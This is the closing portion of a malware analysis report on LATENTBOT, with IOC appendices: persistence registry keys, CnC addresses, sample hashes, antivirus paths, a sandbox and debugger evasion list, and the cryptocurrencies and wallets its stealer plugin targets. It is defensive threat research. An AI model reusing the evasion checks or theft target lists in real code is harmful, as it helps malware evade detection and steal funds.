The section *Searching for malware analyst tools* in Appendix 1 lists the program names and processes that LATENBOT is searching for. Keywords for SoftICE or filemon (which are retired tools) suggest this specific module was created long time ago. A specific ID will be assigned to every identified item identified and will be reported to the CnC server.

The same list of AVs listed in the BOT_ENGINE plugin were found in this one.

RDP Plugin

The built-in RDP client provides easy remote administration of the victim computer to the attackers, although this method would be more intrusive (potentially more noticeable to the victim) than the VNC Plugin.

Conclusion

In this paper we presented different plugins being used by LATENTBOT. Its architectural design allows the payloads to be easily updated with new functionalities, so we will be tracking the deployment of other plugins closely.

Although LATENTBOT is highly obfuscated, due to the multiple process injections performed, it is noisy enough to be easily detected in memory with a proper behavior-based solution. Outbound callback tracking and blocking is also mandatory in cases when the malware was able to bypass the security controls in place.

Acknowledgements:

Thanks to Nart Villeneuve for his help during this research.

[1] https://www.fireeye.com/blog/threat-research/2015/04/a_new_word_document.html
[2] Original version can be found here: https://github[.]com/strazzere/android-scripts/blob/master/Decoders/TauSpy-iBanking/rollingobfuscation.java

Appendix 1

IOCs:

HBI:

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load = %AppData%\Roaming\aFwLiiV\dlrznz68mkaa.exe

The binary is a copy of aya.exe

HKCU\Software\Adobe\Adobe Acrobat\data = <random_value>
HKCU\Software\Google\Update\network\secure
With 0 to 5 subkeys representing modules names:
HKCU\Software\Google\Update\network\secure\hdtWD3zyxMpSQB
HKCU\Software\Google\Update\network\secure\QdW/DoI2F9J
HKCU\Software\Google\Update\network\secure\RRrIibQs+WzRVv5B+9iIys+17huxID
HKCU\Software\Google\Update\network\secure\VRWVBM6UtH6F+7UcwkBKPB
HKCU\Software\Google\Update\network\secure\zRlBb9ofmNVErtdu
HKCU\Software\Google\Update\network\update
HKCU\Software\Google\Common\Rlz\Events\Update
HKCU\Software\Google\Common\Rlz\Events\EventsID

NBI:

CnC IPs (Some of them are compromised legitimate websites):

46.165.246.234
209.208.79.114
REMOTESUPPORT.AARIVERSIDE.COM
83.175.125.150
83.175.125.152
OFFICE.ONTIMEDATASOLUTIONS.COM
ESTREAM.HOMELINUX.COM
95.211.230.212
46.165.246.234
37.220.9.229
SBA-VIG.VIG.PL
SBA2-VIG.VIG.PL
ITMANAGER.MASPEX.COM
GATE.SPACESOFT.KR
CMC.COUNTERP.COM
121.78.119.97
136.243.16.249
180.71.39.228
220.76.17.25
195.254.174.74
83.13.163.218
83.238.72.234
155.133.120.21
DATAROAD.IPTIME.ORG
121.67.110.204

LATENTBOT Samples

1dd0854a73288e833966fde139ffe385 aya.exe
af15076a22576f270af0111b93fe6e03 lssm.exe
47f220f6110ecba74a69928c20ce9d3e
5446022c6d14a45fd6ef412a2d6601c5
a11362a8e32b5641e90920729d61b3d4
d349806ea1f2af0f447b2c9e20cb88f0
6ea9d27d23646fc94e05b8c5e921db99
56ba76cf35a1121bf83920003c2af825
2d2484d578bfcd983acb151c89e5a120
08bb5f82dec4957ad9da12239f606a00
4135552b0045e7d67b26167f43b88a30
af15076a22576f270af0111b93fe6e03
4d0b14024d4a7ffcff25f2a3ce337af8

BOT_ENGINE Plugin 1: The list of default installation paths of popular AV

Documents and Settings\All Users\Application Data\Agnitum
Documents and Settings\All Users\Application Data\avg10
Documents and Settings\All Users\Application Data\avg8
Documents and Settings\All Users\Application Data\avg9
Documents and Settings\All Users\Application Data\Avira
Documents and Settings\All Users\Application Data\Doctor Web
Documents and Settings\All Users\Application Data\ESET
Documents and Settings\All Users\Application Data\f-secure
Documents and Settings\All Users\Application Data\G DATA
Documents and Settings\All Users\Application Data\Kaspersky Lab\
Documents and Settings\All Users\Application Data\McAfee
Documents and Settings\All Users\Application Data\Microsoft\Microsoft Antimalware
Documents and Settings\All Users\Application Data\PC Tools
Documents and Settings\All Users\Application Data\Symantec
Documents and Settings\All Users\Application Data\Trend Micro
Documents and Settings\All Users\AVAST Software
Documents and Settings\NetworkService\Local Settings\Application Data\F-Secure
Program Files\Agnitum
Program Files\Alwil Software
Program Files\AVAST Software
Program Files\AVG
Program Files\Avira
Program Files\BitDefender9
Program Files\Common Files\Doctor Web
Program Files\Common Files\G DATA
Program Files\Common Files\PC Tools
Program Files\DrWeb
Program Files\ESET
Program Files\F-Secure Internet Security
Program Files\FRISK Software
Program Files\Kaspersky Lab
Program Files\McAfee
Program Files\Microsoft Security Essentials
Program Files\Norton AntiVirus
Program Files\Panda Security
Program Files\PC Tools Internet Security
Program Files\Symantec
Program Files\Trend Micro
Program Files\Vba32

VNC Plugin:

Searching for malware analyst tools

OLLYDBG
 DBG
 W32DSM
 drivers\sice.sys

drivers\ntice.sys
drivers\syser.sys
drivers\winice.sys
drivers\sice.vxd
drivers\winice.vxd
winice.vxd
vmm32\winice.vxd
sice.vxd
hgfs.sys
vmhgfs.sys
prleth.sys
prlfs.sys
prlmouse.sys
prlvideo.sys
prl_pv32.sys
vpc-s3.sys
vmsrvc.sys
vmx86.sys
vmnet.sys
\\.\SICE
\\.\SIWVID
\\.\NTICE
\\.\TRW
\\.\TWX
\\.\ICEEXT
\\.\Syser
\\.\SyserDbgMsg
\\.\SyserBoot
SbieDll.dll
api_log.dll
dir_watch.dll
dbghelp.dll
pstorec.dll
Sandbox
honeyq
vmware
nepenthes
snort
andyd
c:\analysis
joeboxcontrol.exe
wireshark.exe
regmon.exe
filemon.exe
procmon.exe
SandboxieRpc
SandboxieDcomLaunch.exe
VBoxService.exe
VMwareTray.exe
VMwareService.exe
VMwareUser.exe
xenservice.exe
sniff_hit.exe
sysAnalyzer.exe
procexp.exe
autoruns.exe
prl_cc.exe
LoadOrd.exe
Diskmon.exe
RootkitRevealer.exe
portmon.exe
Tcpview.exe

Dbgview.exe
procdump.exe
cfp.exe

PONY STEALER Plugin: List of Bitcoin Wallets and Currencies 1

Bitcoin Currencies:

Bitcoin
Litecoin
Namecoin
Terracoin
PPcoin
Primecoin
Feathercoin
Novacoin
Freicoin
Devoin
Franko
Megacoin
Quarkcoin
Worldcoin
Infinitecoin
Ixcoin
Anoncoin
BBQcoin
Digitalcoin
Mincoin
Goldcoin
Yacoin
Zetacoin
Fastcoin
I0coin
Tagcoin
Bytecoin
Florincoin
Phoenixcoin
Luckycoin
Craftcoin
Junkcoin

Wallets:

Armory wallet
Electrum wallet
Multibit wallet